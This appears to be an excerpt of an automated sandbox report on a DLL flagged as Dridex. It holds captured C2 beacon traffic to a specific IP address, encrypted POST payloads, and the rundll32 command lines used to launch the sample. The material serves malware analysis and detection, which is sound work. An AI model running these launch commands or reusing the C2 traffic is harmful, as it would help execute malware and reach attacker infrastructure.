2021-10-28 02:47:47 UTC	402	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:48 UTC	407	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.5	50130	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:50 UTC	407	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:50 UTC	407	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:51 UTC	412	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.5	50134	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:52 UTC	412	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:52 UTC	412	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:53 UTC	417	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.5	50138	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:54 UTC	417	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:54 UTC	417	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:55 UTC	422	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.5	50142	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:56 UTC	422	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:56 UTC	422	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:57 UTC	427	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.5	50146	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:58 UTC	427	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:58 UTC	427	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:59 UTC	432	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.5	50150	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:48:00 UTC	432	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:48:00 UTC	432	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:48:01 UTC	437	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:48:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49792	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:24 UTC	44	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:24 UTC	44	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:24 UTC	54	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5980 Parent PID: 5968

General

Start time:	04:43:54
Start date:	28/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll'
Imagebase:	0x190000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000002.791906460.000000006ED31000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000003.390619959.0000000000820000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

Analysis Process: cmd.exe PID: 4748 Parent PID: 5980

General

Start time:	04:43:55
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 456 Parent PID: 5980

General

Start time:	04:43:56
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Bluewing
Imagebase:	0x13b0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000003.340472911.0000000000F20000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5108 Parent PID: 4748

General

Start time:	04:43:56
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll',#1
Imagebase:	0x13b0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000003.341889397.00000000033E0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000002.815931183.000000006ED31000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: rundll32.exe PID: 5684 Parent PID: 5980

General

Start time:	04:44:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Earth
Imagebase:	0x13b0000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000006.00000003.369249349.0000000001280000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6084 Parent PID: 5980

General

Start time:	04:44:08
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.4470.dll,Masterjust
Imagebase:	0x7ff797770000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000008.00000003.387507409.0000000000E30000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis